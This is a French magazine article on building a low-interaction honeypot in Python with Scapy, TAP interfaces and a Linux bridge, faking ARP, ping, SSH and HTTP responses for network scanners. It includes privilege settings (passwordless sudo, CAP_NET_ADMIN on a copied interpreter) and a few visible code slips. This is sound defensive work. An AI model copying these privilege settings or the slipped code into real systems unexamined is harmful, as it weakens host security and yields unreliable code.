Pour autoriser un accès restreint à ces opérations, nous allons créer un groupe et lui donner les droits d'exécuter les commandes nécessaires au travers de la commande **sudo** :

- nous allons créer le groupe « tapusers » pour donner des droits spécifiques à un utilisateur particulier, ici l'utilisateur « pef » :

```
pef@darkstar:~$ sudo addgroup tapusers
pef@darkstar:~$ sudo adduser pef tapusers
```

- nous irons ensuite dans le fichier **/etc/sudoers** ajouter la ligne suivante (à l'aide de l'éditeur dédié visudo) :

```
%tapusers ALL=(ALL) NOPASSWD: /sbin/brctl, /sbin/ip, /sbin/dhclient
```

Ainsi, les membres du groupe « tapusers » obtiendront, au travers de la commande **sudo**, le droit d'exécuter les différentes commandes de gestion de « bridge », de création d'interface TUN/TAP et de configuration réseau (avec l'option **NOPASSWD**, on choisit de ne pas exiger l'entrée de mot de passe pour autoriser l'exécution de la commande **sudo** par l'utilisateur « pef »).

2.3 Connexion du honeypot à l'extérieur au travers d'un bridge

Comme nous l'avons évoqué en 2.1, l'intérêt d'utiliser une interface virtuelle TAP et d'intégrer cette interface dans un bridge est de bénéficier du noyau de l'hôte pour effectuer le tri des trames circulant sur le réseau et pour rediriger les trames à destination du honeypot vers cette interface.

Pour réaliser la connexion du honeypot, il faudra procéder en deux étapes :

1. Créer un bridge, « vers_eth0 » et intégrer l'interface « eth0 » ;
   - créer l'interface TAP, « mon_tap » et l'intégrer dans le bridge « vers_eth0 » ;
   - déconfigurer l'interface « eth0 » ;
   - intégrer l'interface physique de sortie de la machine hôte « eth0 » ;
   - configurer le bridge pour permettre la connexion vers l'extérieur (reprendre la configuration initiale de eth0, par exemple celle obtenue par DHCP).
2. Une fois le programme correspondant au honeypot lancé :
   - attacher l'interface TAP au programme ;
   - activer l'interface.

La première étape peut être réalisée au travers du script suivant :

Ce document est la propriété exclusive de MAXIME WALTER (mawalter@deloitte.fr) - 07 mars 2013 à 15:56

Le script **configure_network_honeypot** :

```
sudo brctl addbr vers_eth0
sudo brctl setfd vers_eth0 0
sudo brctl addif vers_eth0 eth0
sudo ip tuntap add dev mon_tap mode tap user pef
sudo brctl addif vers_eth0 mon_tap
sudo ip address flush dev eth0
sudo ip link set vers_eth0 up
# si le réseau local bénéficie d'un DHCP
sudo dhclient vers_eth0
```

La seconde ligne permet de désactiver le retard initial pour le relayage des trames par le bridge nécessaire à la détection des machines connectées sur un port.

La quatrième ligne du script crée l'interface TAP et en donne la propriété à l'utilisateur « pef ».

Le script peut être exécuté en ligne de commandes avec le *shell bash*, avec la commande **source nom_du_script** ou en donnant les droits d'exécution au script avec **chmod +x nom_du_script** pour ensuite le lancer avec la commande **./nom_du_script**.

Le script suivant, **deconfigure_network_honeypot**, supprime l'interface, le bridge et reconfigure l'interface physique :

```
sudo ip link set vers_eth0 down
sudo brctl delbr vers_eth0
sudo ip tuntap del dev mon_tap mode tap
# si le réseau local bénéficie d'un DHCP
sudo dhclient eth0
```

2.4 Pour programmer une interface TAP en Python et avec Scapy

Après avoir créé l'interface TAP et choisi son propriétaire, nous allons accrocher notre programme à cette interface en l'identifiant par son nom. Il est possible de créer l'interface directement dans le programme, mais son ajout dans le bridge nécessitant l'utilisation de commandes externes, nous avons choisi de tout faire dans le script **configure_network_honeypot**.

Pour réaliser l'accrochage, il nous faut accéder à la configuration de bas niveau des interfaces réseau sous Linux et nous utiliserons l'appel système **ioctl()** fourni par le module **fcntl** sous Python. Cet appel système centralise différentes opérations que l'on peut sélectionner au travers d'une valeur entière prédéfinie passée en paramètre. Python ne dispose pas de la définition des valeurs des opérations relatives à une interface TUN/TAP, ni de la définition des constantes associées aux différents drapeaux de configuration.

Nous devrons définir les valeurs dans Python pour l'opération **TUNSETIFF** réalisant la sélection d'une interface TUN/TAP, et les drapeaux **IFF_TAP** et **IFF_NO_PI**, signifiant « No Packet Information ». Les paramètres d'ioctl en Python sont identiques à ceux du C qui sont passés au travers d'une structure **ifreq** décrite dans le fichier **<net/if.h>**. Pour nos opérations, cette structure contiendra un champ désignant l'interface réseau par son nom, ainsi qu'un champ entier sur 16 bits utilisé comme champ de bits (ces bits correspondant à l'activation des différents drapeaux de configuration).

Une fois l'accrochage réalisé, on dispose d'un descripteur de fichier sur lequel on peut lire et écrire des trames en tant que séquences d'octets à l'aide des opérations, **read** et **write**, fournies par le module **os**. Suivant l'absence ou la présence du drapeau **IFF_NO_PI** lors de l'accrochage, l'interface TAP peut fournir les trames à notre programme avec ou sans une en-tête d'information sur 4 octets.

Cette en-tête est composée de deux champs :

- un entier court sur deux octets indique si la trame a été lue entièrement depuis l'interface TAP : soit 0 si entièrement lue, soit 1 si partiellement lue correspondant à la constante **TUN_PKT_STRIP**) ;
- un entier court sur deux octets reprend le **ethertype** de la trame.

Pour manipuler les paramètres pour les appels système et l'éventuelle analyse de l'en-tête, nous utiliserons deux modules Python différents, **struct** et **ctypes**, afin d'exposer deux moyens similaires mais adaptés à des programmeurs de sensibilités différentes : le module **ctypes** utilise un objet dont le comportement se rapproche de la structure du C alors que le module **struct** décompose une séquence d'octets suivant un format exprimé par une chaîne de format.

Exemple d'accrochage de l'interface avec le module **ctypes** :

```
import ctypes
...
class ifreq(ctypes.Structure):
  _fields_ = [("ifr_name", ctypes.c_char*16),
    ("ifr_flags", ctypes.c_short)]
cfg_if = ifreq()
cfg_if.ifr_name = "tap0"
cfg_if.ifr_flags = IFF_TAP|IFF_NO_PI
fcntl.ioctl(lien_vers_tap, TUNSETIFF, cfg_if)
```

Exemple d'accrochage de l'interface avec le module **struct** :

```
import struct
...
cfg_ifr = struct.pack('16sH', "tap0", IFF_TAP|IFF_NO_PI)
fcntl.ioctl(lien_vers_tap, TUNSETIFF, cfg_if)
```

Comment choisir entre les modes avec ou sans drapeau **IFF_NO_PI** ? Cela dépend de ce que nous utiliserons.

Pour la gestion des trames en réception comme en envoi, nous utiliserons la **bibliothèque Scapy**. Avec Scapy, tester la nature d'une trame pour trier les trames à la

Ce document est la propriété exclusive de MAXIME WALTER (mawalter@deloitte.fr) - 07 mars 2013 à 15:56

réception est facile et l'avantage de l'en-tête fournie par l'interface TAP n'est plus déterminant.

De plus, si le lien vers l'interface TAP a été configuré pour fournir une en-tête d'information lors de la lecture, il faudra la fournir également lors de l'écriture.

Exemple de gestion avec en-tête en testant l'**ethertype** :

```
# max_mtu devra être défini à MTU de l'interface + 2 taille adresse
MAC + ethertype
paquet = os.read(lien_vers_tap,max_mtu+4) # 4 octets d'en-tête
estComplet = struct.unpack("H",paquet[:2])[0]
entete = paquet[2:4]
if (entete == '\x86\xDD'): # on ne gère pas les paquets IPv6
  continue
```

Exemple en utilisant les capacités d'analyse de Scapy :

```
# max_mtu devra être défini à MTU de l'interface + 2 taille adresse
MAC + ethertype
paquet = os.read(lien_vers_tap,max_mtu)
trame = Ether(paquet)
if (IPv6 in trame) : # on ne gère pas les paquets IPv6
  continue
```

2.5 Activation de l'interface TAP

La dernière opération de configuration de notre interface TAP est celle de son activation. Cette activation requiert les droits d'administration. Nous proposons deux méthodes différentes basées l'une sur l'utilisation de la commande **sudo** et d'un appel à un programme externe de Python et l'autre sur l'utilisation des « capabilities », qui fournissent une gestion d'autorisations par classe d'appels système.

L'utilisateur « pef » dispose déjà du droit administrateur pour l'exécution de la commande **ip** capable d'activer l'interface, il suffit d'intégrer un appel à cette commande dans notre programme Python à l'aide du module **subprocess** (l'option **NOPASSWD** mise dans **/etc/sudoers** permet de ne pas réclamer le mot de passe à l'utilisateur).

```
if subprocess.call("sudo ip link set dev mon_tap up".split(" ")):
  print "Impossible d'activer l'interface 'mon_tap'"
```

La deuxième solution consiste à réaliser l'activation directement dans Python, en utilisant l'appel système **ioctl** avec l'opération **SIOCSIFFLAGS** et en passant une structure de type **ifreq** contenant le drapeau d'activation **IFF_UP**. Pour obtenir la configuration initiale de l'interface dans la structure, nous utiliserons l'opération **SIOCGIFFLAGS**.

Nous aurons besoin de passer un argument de type « socket » pour pouvoir accéder à la configuration de l'interface TAP et l'activer (cette *socket* ne servira à rien dans notre programme et nous la choisirons associée au protocole UDP).

L'autorisation nécessaire à l'activation de l'interface sera obtenue en donnant la capacité **CAP_NET_ADMIN** à notre programme (capacité d'administrer le réseau). Le problème est que cette capacité ne peut être donnée à un script, comme dans notre cas à notre programme Python, mais doit être donnée à l'interpréteur Python.

Pour ce faire, nous allons faire une copie de l'interpréteur Python chez l'utilisateur associé au honeypot, limiter les droits d'exécution à ce seul utilisateur puis donner les capacités désirées à cet interpréteur (heureusement l'interpréteur utilisera les chemins d'accès aux modules Python du système) :

```
pef@darkstar:~$ whereis python
python: /usr/bin/python /usr/bin/python2.7
pef@darkstar:~$ cp /usr/bin/python bin/
pef@darkstar:~$ chmod 700 bin/python
pef@darkstar:~$ sudo setcap "CAP_NET_ADMIN=pe" /home/pef/bin/python
pef@darkstar:~$ getcap /home/pef/bin/python
/home/pef/bin/python = cap_net_admin+ep
```


Maintenant, on peut changer le chemin d'accès à l'interpréteur dans la première ligne du programme ou lancer le programme en utilisant l'interpréteur amélioré.

```
1 #! /home/pef/bin/python

3  import os, struct, fcntl, socket, ctypes
4  from scapy.all import *

6  class ifreq(ctypes.Structure):
7    _fields_ = [("ifr_name", ctypes.c_char*16),
8       ("ifr_flags", ctypes.c_short)]

10  TUNSETIFF = 0x400454CA
11  IFF_TUN = 0x0001
12  IFF_TAP = 0x0002
13  IFF_NO_PI = 0x1000
14  IFF_UP = 0x1
15  SIOCGIFFLAGS = 0x8913
16  SIOCSIFFLAGS = 0x8914

18  nom_interface = "mon_tap"
20  # Accrochage de l'interface TAP en mode sans en-tête
21  cfg_if = ifreq()
22  cfg_if.ifr_name = nom_interface
23  cfg_if.ifr_flags = IFF_TAP|IFF_NO_PI
24  lien_vers_tap = os.open("/dev/net/tun", os.O_RDWR)
25  fcntl.ioctl(lien_vers_tap, TUNSETIFF, cfg_if)

27  # Activation de l'interface TAP
28  socket_temp = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
29  fcntl.ioctl(socket_temp, SIOCGIFFLAGS, cfg_if)
30  cfg_if.ifr_flags |= IFF_UP
31  fcntl.ioctl(socket_temp, SIOCSIFFLAGS, cfg_if)

33  # Les trames sont reçues avec un os.read et transmises avec un
os.write
34  paquet = os.read(lien_vers_tap,1514) # MTU + adresse MAC source
et destination + ethertype
36  # Scapy va servir à analyser les trames
37  trame_recue = Ether(paquet) # on donne la trame à Scapy
38  ...
```

Actuellement en kiosque !

ENTREPRISES, INDÉPENDANTS & ASSOCIATIONS,

MIGREZ VERS LE 100% OPEN SOURCE !



LINUX PRATIQUE HORS-SÉRIE N°26

DISPONIBLE CHEZ VOTRE MARCHAND DE JOURNAUX
JUSQU'À FIN MARS 2013 ET SUR ed-diamond.com

Ce document est la propriété exclusive de (0) SIMEVAL TER (mavaer@deloitte.fr) - 07 mars 2013 à 15:56

Ce document est la propriété exclusive de MAXIME WALTER (mawalter@deloitte.fr) - 07 mars 2013 à 15:56

```
39  # Scapy va permettre de forger des trames
40  trame_reponse = Ether(src=... ,dst=...)/IP(...)
41  os.write(lien_vers_tap, str(trame_reponse)) # pour envoyer une trame
```

Explications :

- ligne 23 : on configure le lien en mode sans en-tête et en mode TAP ;
- ligne 24 : on utilise un « device » spécial du noyau Linux gérant les interfaces TUN/TAP ;
- ligne 25 : on sélectionne l'interface ;
- ligne 29 : on récupère la configuration courante de l'interface ;
- lignes 30 & 31 : on positionne le drapeau d'activation de l'interface et on applique la configuration.

Pour distinguer notre honeypot des autres machines du réseau, nous aurons besoin de choisir une adresse MAC unique et une adresse IP qui appartienne à notre réseau local.

Pour l'adresse MAC, on veillera à choisir une adresse désignant une adresse unique universelle (non choisie localement dans le réseau) et correspondant à une adresse *unicast* et non *multicast* (associée à un groupe) : les *bits* associés aux valeurs entières 1 et 2 du premier octet de l'adresse sont à zéro. Les trois premiers octets sont appelés OUI, « Organizationally Unique Identifier » et servent à désigner le constructeur de l'interface réseau associée.

En consultant le registre des OUI, nous pourrons choisir un constructeur « acceptable » : éviter les constructeurs de matériel d'infrastructure réseau, ceux peu connus pour leur matériel informatique, etc. Imaginons que le réseau dans lequel nous sommes connectés est configuré de la façon suivante : 192.168.1.0/24 et que l'adresse 192.168.1.42 n'est affectée à aucune machine présente dans le réseau et se trouve en dehors de la plage d'adresses affectées par le serveur DHCP s'il en existe un dans notre réseau.

Pour l'adresse MAC, nous choisirons l'OUI suivant : 00:d0:f1. Si on choisit un matériel d'un constructeur différent de ceux dont l'entreprise est équipée, on peut d'une part être sûr de ne pas tomber malencontreusement sur une adresse MAC déjà présente dans le réseau, et on peut d'autre part améliorer l'attrait du honeypot pour les curieux qui peuvent penser à un matériel personnel et plus vulnérable que ceux bénéficiant des protections de l'administrateur réseau. Pour la partie identifiant machine, nous utiliserons soit une valeur fixée à l'avance, soit une valeur aléatoire :

```
import random
random.seed()
identifiant_machine = ':'.join([chr(random.randrange(0,255)).
encode('hex') for x in range(0,3)])
```

3 Présentation des différents protocoles à gérer par le honeypot

3.1 Gestion du protocole ARP

Elle correspond à fournir une réponse ARP à une requête ARP :

- la requête ARP est encapsulée dans une trame dont l'ethertype est 0x0806 :
  - avec pour destination l'adresse MAC de diffusion ff:ff:ff:ff:ff:ff ;
  - avec pour source l'adresse MAC de la machine réalisant la requête ;
- sous Scapy, le format du message ARP :

```
>>> ls(ARP)
hwtype     : XShortField          = (1)
ptype      : XShortEnumField      = (2048)
hwlen      : ByteField            = (6)
plen       : ByteField            = (4)
op         : ShortEnumField       = (1)
hwsrc      : ARPSourceMACField    = (None)
psrc       : SourceIPField        = (None)
hwdst      : MACField             = ('00:00:00:00:00:00')
pdst       : IPField              = ('0.0.0.0')
```

- la réponse ARP reprend les champs de la requête ARP en les inversant :
  - la trame qui contient la requête ARP possède comme source l'adresse MAC de l'interface **mon_tap** ;
  - la trame a pour destination l'adresse MAC de la machine réalisant la requête ;
  - le champ **op** va valoir **is-at** au lieu de **who-has** ;
  - les champs **hwsrc** & **psrc** vont être renseignés avec l'adresse MAC du honeypot et son adresse IP ;
  - les champs **hwdst** & **pdst** vont être renseignés avec l'adresse MAC et l'adresse IP de la machine ayant réalisé la requête.

Lors de la réception d'une trame contenant de l'ARP, il est naturel de considérer que la trame reçue est soit à destination de l'adresse de l'interface, soit contient l'adresse de diffusion à l'exclusion de toute autre possibilité. Il faudra pourtant penser, au niveau de notre programme, à tester précisément les deux cas.

En effet, il existe un piège pour détecter la présence d'outil de surveillance sur une machine : une trame de requête ARP envoyée vers l'adresse MAC ff:ff:00:00:00:00, et qui serait normalement ignorée, va déclencher la

réponse de la machine dont l'interface à été passée en mode « promiscuous ». Ce mode *promiscuous* permet l'interception de toutes les trames recevables dans le réseau, y compris celles non destinées à la machine. Ce genre de comportement ne manquerait pas d'éveiller la méfiance de notre « curieux ».

Pour tester que notre programme répond bien à une requête ARP, nous installerons la commande **ar- ping** sur une autre machine :

```
pef@rincewind:~$ sudo apt-get install arping
```

Puis, nous pourrons tester notre programme :

```
pef@rincewind:~$ sudo arping 192.168.1.42
ARPING 192.168.1.42
60 bytes from 00:d0:f1:de:ca:fe (192.168.1.42): index=0 time=7.741
msec
60 bytes from 00:d0:f1:de:ca:fe (192.168.1.42): index=1 time=7.290
msec
^C
--- 192.168.1.42 statistics ---
2 packets transmitted, 2 packets received, 0% unanswered (0 extra)
```

Nous pouvons également vérifier sur la machine hôte que le bridge, dans lequel a été intégrée l'interface virtuelle TAP, a bien appris l'existence de notre honeypot :

```
pef@darkstar :~$ ip link show mon_tap
ip link show mon_tap
5: mon_tap: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_
fast master vers_eth0 state UP qlen 500
    link/ether 1a:aa:86:00:af:b6 brd ff:ff:ff:ff:ff:ff
pef@darkstar:~$ brctl showmacs vers_eth0
port no  mac addr   is local? ageing timer
 1  00:0b:34:e0:cd:fa  yes     0.00
  2 1a:aa:86:00:af:b6  yes     0.00
 2  00:d0:f1:de:ca:fe  no     16.71
```

On remarque que l'interface virtuelle se comporte comme un « port » du bridge sur lequel serait connecté notre honeypot (sur l'exemple, l'interface **mon_tap** est considérée comme locale sur le port 2 et l'interface de notre honeypot identifiée par son adresse MAC est également sur ce port 2).

3.2 Gestion du protocole ICMP « echo-request/ echo-reply »

- le protocole ICMP est inclus dans le protocole IP ;
- le message ICMP **echo-reply** sous Scapy :
  - le champ type vaut 8 pour le **echo-request** et 0 pour le **echo-reply** ;
  - le champ code vaut 0 ;
  - les valeurs des champs **id** et **seq** de la requête sont reprises dans la réponse ;
  - le *payload* de la requête est repris dans la réponse.
- les adresses MAC et adresses IP sont inversées dans la réponse par rapport à la requête.

Nous pourrons tester notre programme à l'aide de la commande **ping** :

```
pef@rincewind:~$ ping 192.168.1.42
PING 192.168.1.78 (192.168.1.42): 56 data bytes
64 bytes from 192.168.1.42: icmp_seq=0 ttl=64 time=5.731 ms
^C
--- 192.168.1.42 ping statistics ---
1 packets transmitted, 1 packets received, 0.0% packet loss
round-trip min/avg/max/stddev = 5.731/5.731/5.731/0.000 ms
```

Notre programme doit gérer l'ARP avant de pouvoir gérer le « ping ».

3.3 Le protocole TCP géré de manière « stateless »

Le honeypot devra se comporter comme s'il hébergeait des serveurs TCP pour les protocoles HTTP et SSH.

3.3.1 Les besoins et contraintes de notre pile TCP/IP « stateless »

Lors du scan du réseau par notre utilisateur « curieux » à l'aide d'un outil comme « nmap », il va s'intéresser uniquement à déterminer :

- si une machine est présente dans le réseau local : requête ARP et/ou ICMP pour une adresse IP donnée ;
- si un port répond et est associé à un serveur : un envoi de **SYN** aboutit à la réception d'un **SYN/ACK** ;
- si un port répond mais n'est pas associé à un serveur : un envoi de **SYN** aboutit à la réception d'un **Reset/ACK** ;
- si un port ne répond pas du tout : il est considéré comme « filtré par un firewall » ;
- la nature du service, lorsqu'il reçoit une réponse **SYN/ACK** pour un port connu, en réalisant du « banner grabbing » ;
  - pour le port associé au HTTP (80) : envoi d'une requête HTTP pour obtenir en réponse l'identifiant du serveur ;

  C'est le client qui commence à émettre et le serveur qui répond.
  - pour le port associé au SSH (22) : il attend la bannière du serveur ;

  C'est le serveur qui commence à émettre.
  - dans tous les cas, **le client ne poursuivra pas la communication** au-delà de la récupération de la bannière.

Ce document est la propriété exclusive de MAXIME WALTER (mawalter@deloitte.fr) - 07 mars 2013 à 15:56

=> Notre pile TCP/IP « stateless » doit gérer l'établissement de la connexion, la fin de la connexion et un échange minimal avec le client.

=> Suivant que le serveur ou le client commence à émettre, la gestion va être différente.

3.3.2 L'établissement de la connexion TCP

Pour réaliser une pile TCP/IP suffisante, l'idée est de répondre à chaque segment TCP par un segment approprié qui reprendra les valeurs données dans le segment reçu :

Lors de la réception d'un segment SYN, il faut renvoyer un segment TCP :

- de type **SYN/ACK** (**'SA'** dans le champ **flags** dans Scapy) ;
- en inversant :
  - les adresses MAC de la trame qui le contient ;
  - les adresses IP du paquet IP qui le contient ;
  - les numéros de port source et destination du segment TCP ;
- en renvoyant un numéro de séquence choisi de manière aléatoire, correspondant à l'ISN, « initial sequence number » (champ **seq** du segment TCP sous Scapy) ;
- en renvoyant un numéro d'acquittement incrémenté de 1 par rapport au numéro de séquence proposé par le client.

Ensuite, le client devrait envoyer un segment **ACK** mettant fin à l'établissement de la connexion et débutant l'échange TCP (certains outils d'audit ne finissent pas la connexion pour éviter qu'elle ne soit enregistrée dans les journaux de surveillance).

3.3.3 La fin de la connexion TCP

Lors de la réception d'un segment avec le bit **FIN** (**'F'** dans le champ **flags** de TCP dans Scapy), le honeypot va renvoyer un segment TCP :

- de type **FIN/ACK** (**'FA'** dans le champ **flags** dans Scapy) ;
- en inversant :
  - les adresses MAC de la trame qui le contient ;
  - les adresses IP du paquet IP qui le contient ;
  - les numéros de port source et destination du segment TCP ;
- en renvoyant comme numéro de séquence la valeur du champ **seq** du segment TCP ;
- en renvoyant un numéro d'acquittement incrémenté de 1 par rapport au numéro de séquence proposé par le client.

3.3.4 Le « Reset/ACK » en réponse à un port non ouvert

Lors de la réception d'un segment TCP à destination d'un port différent de 22 et de 80, le honeypot renverra un segment « Reset/ACK » pour indiquer que le port est fermé, ce qui évitera de le considérer comme filtré par un firewall :

- le segment possède les **flags** **'RA'**, possède un champ **ack** égal à la valeur du champ **seq** reçu incrémenté de 1 (les différentes adresses, IP et MAC, et les ports, source et destination, sont à inverser).

3.4 Étude du protocole SSH

Dans le cas du protocole SSH, c'est le serveur qui commence par émettre des données vers le client. Ainsi, dès la réception du ACK de fin d'établissement de la connexion envoyé par le client (**'A'** présent dans le champ **flags** du segment TCP sous Scapy), le serveur va répondre et donc le honeypot va :

1. Envoyer un segment de réponse :
   - en provenance du port 22 et à destination du port utilisé comme port source du segment reçu ;
   - avec les bits **Push**/**ACK** (valeur **'PA'** dans le champ **flags**) ;
   - avec un champ **seq** reprenant le champ **ack** du segment reçu ;
   - avec un champ **ack** reprenant le champ **seq** + la taille du chargement du segment reçu.

   Il devrait être de taille nulle, car il est déconseillé d'envoyer des données dans le 3ème paquet du *handshake* de connexion.

   - la valeur du champ **ack** du segment reçu devrait être égale à la valeur +1 que nous aurons choisi comme numéro de séquence initial, ISN, du **SYN/ACK** envoyé. Les données de la bannière ne doivent être envoyées dans leur intégralité qu'au début de la connexion. Pour reconnaître ce début, nous fixerons la valeur de l'ISN utilisée dans le honeypot, au lieu de la choisir de manière aléatoire. Ainsi, nous pourrons vérifier si la valeur reçue correspond bien à l'ISN + 1. Si nous ne le faisons pas, on court le risque d'envoyer de nouveau la bannière complète, alors que le client accuse soit la réception uniquement des premiers octets déjà reçus de cette bannière, soit la réception de la bannière dans son intégralité (ce qui conduirait

Ce document est la propriété exclusive de MAXIME WALTER (mawalter@deloitte.fr) - 07 mars 2013 à 15:56

à la réception, par le client, d'une ou plusieurs copies décalées de la bannière), soit encore, la réception d'une demande de fin de connexion ;

- le contenu du segment correspond à la bannière que l'on veut transmettre au client :

```
banniere_ssh = 'SSH-1.99-2.2.0\r\n'
```

2. Attendre la terminaison normale de la communication (réception d'un segment FIN/ACK de la part du client). On n'attend aucun message de la part du client et d'ailleurs, il ne veut rien dire puisqu'il n'attend que de recevoir la bannière avant de mettre fin à la communication (il n'y a pas de mise en place de la partie sécurisée du protocole SSH).

   Pour tester si le support de SSH fonctionne, dès la connexion, on reçoit la bannière (on met fin à la connexion avec un ctrl-C) :

```
pef@rincewind:~$ ncat 192.168.1.42 22
SSH-1.99-2.2.0
```

3.5 Étude du protocole HTTP

Dans le cas du protocole HTTP, le client envoie une requête et le serveur répond ensuite, il faut donc attendre des données de la part du client avant de lui répondre (ces données seront envoyées sans délai et sans « bufférisation », avec le bit **PUSH** positionné à 1 pour le segment contenant ces données).

Lors de la réception d'un segment avec le bit **Push** (**'P'** dans le champ **flags** dans Scapy), le serveur :

1. récupère la requête HTTP contenue dans le « payload » du segment reçu (attention, ce segment n'est pas celui correspondant à la fin du handshake de l'établissement de la connexion qui, lui, ne possède pas de bit **Push**). Cette requête ne nécessite pas d'analyse (dans le cas de nmap v5.51, elle correspond à la requête **GET / HTTP/1.0**).
2. détermine la taille de cette requête. Pour le calcul de cette taille, on peut utiliser la formule exacte de calcul, en soustrayant de la taille du datagramme IP celles de l'en-tête IP et de l'en-tête du segment TCP (il est possible de trouver un résultat différent avec le calcul de la taille du contenu fourni par Scapy).
3. envoie un segment d'acquittement avec :
   - le champ **flags** contenant **'A'** ;
   - le champ **ack** égal au numéro de séquence du segment reçu + la taille de la requête ;
   - le champ **seq** qui reprend la valeur du champ **ack** du segment reçu ;
4. envoie un segment de données presque identique au segment précédent (mêmes champs **ack** et **seq**), mais :
   - avec un contenu correspondant à une réponse HTTP possédant une en-tête décrivant notre serveur web, par exemple :

```
entete_http = "HTTP/1.1 404 Not Found\r\nServer: Apache/2.0.46
(Unix) (Red Hat/Linux)\r\n\r\n"
```

   - le champ **flags** égal à **'PA'** ;
5. envoie un segment de « FIN » tout de suite après.

Pour tester si le support de HTTP fonctionne, on se connecte et on envoie une requête HTTP :

```
pef@rincewind:~$ ncat 192.168.1.42 80
GET / HTTP/1.0 HTTP/1.0
HTTP/1.1 404 Not Found
Server: Apache/2.0.46 (Unix) (Red Hat/Linux)
```

On reçoit la réponse et la connexion s'arrête tout de suite après.

4 Implémentation

Notre programme doit lire en boucle les différentes trames reçues et suivant leur nature, prendre une décision simple de réponse (ARP, ICMP ou TCP).

Dans le cas de TCP, la « pile TCP/IP » est « stateless » : il n'y a donc **aucune mémorisation** à réaliser lors de la réception d'un segment particulier :

- une décision doit être prise en fonction des « flags » présents et du port de destination ;
- une réponse doit être renvoyée, soit en un seul segment, soit en une séquence de plusieurs segments.

Nous avons choisi de regrouper la gestion des différents segments TCP suivant le protocole considéré, identifié par le port destination (80 pour HTTP et 22 pour SSH), au lieu de le faire suivant la nature du segment, transversale aux différents protocoles (acquittement, demande de connexion, envoi de données, etc.).

Code source final du honeypot

```
#! /home/pef/bin/python
# coding=utf-8

import os, struct, fcntl,subprocess,socket,random
import ctypes
from scapy.all import *

# les paramètres du honeypot
nom_interface = "mon_tap"
mon_adresse_ip = '192.168.1.42'
mon_adresse_mac = '00:d0:f1:'+':'.join([chr(random.
randrange(0,255)).encode('hex') for x in range(0,3)]) # attention à
utiliser des minuscules
```

Ce document est la propriété exclusive de MAXIME WALTER (mawalter@deloitte.fr) - 07 mars 2013 à 15:56

Ce document est la propriété exclusive de MAXIME WALTER (mawalter@deloitte.fr) - 07 mars 2013 à 15:56

```
max_mtu = 1514 # MTU interface 1500 + 2 adresses MAC + ethertype
isn_ssh = random.randrange(1, 2**32)
entete_http = "HTTP/1.1 404 Not Found\r\nServer: Apache/2.0.46 (Unix)
(Red Hat/Linux)\r\n\r\n"
banniere_ssh = 'SSH-1.99-2.2.0\r\n'

# les constantes des opérations de l'appel système ioctl
TUNSETIFF = 0x400454CA
IFF_TUN = 0x0001
IFF_TAP = 0x0002
IFF_NO_PI = 0x1000
IFF_UP = 0x1
SIOCGIFFLAGS = 0x8913
SIOCSIFFLAGS = 0x8914

class ifreq(ctypes.Structure):
  _fields_ = [("ifr_name", ctypes.c_char*16),
        ("ifr_flags", ctypes.c_short)]

# les fonctions de traitement du honeypot
def calcul_taille_contenu_tcp(p):
  return p[IP].len - (p[IP].ihl*4 + p[TCP].dataofs*4)

def creer_reponse_ICMP(p):
   """Renvoi un paquet de réponse pour une requête ICMP d'Echo"""
   entete_trame = Ether(src=p[Ether].dst,dst=p[Ether].src)
   entete_ip = IP(src = p[IP].dst, dst = p[IP].src)
   paquet_icmp = ICMP(type=0,code=0,id=p[ICMP].id,seq=p[ICMP].seq)
   trame_reponse = entete_trame/entete_ip/paquet_icmp/p[ICMP].payload
   return trame_reponse

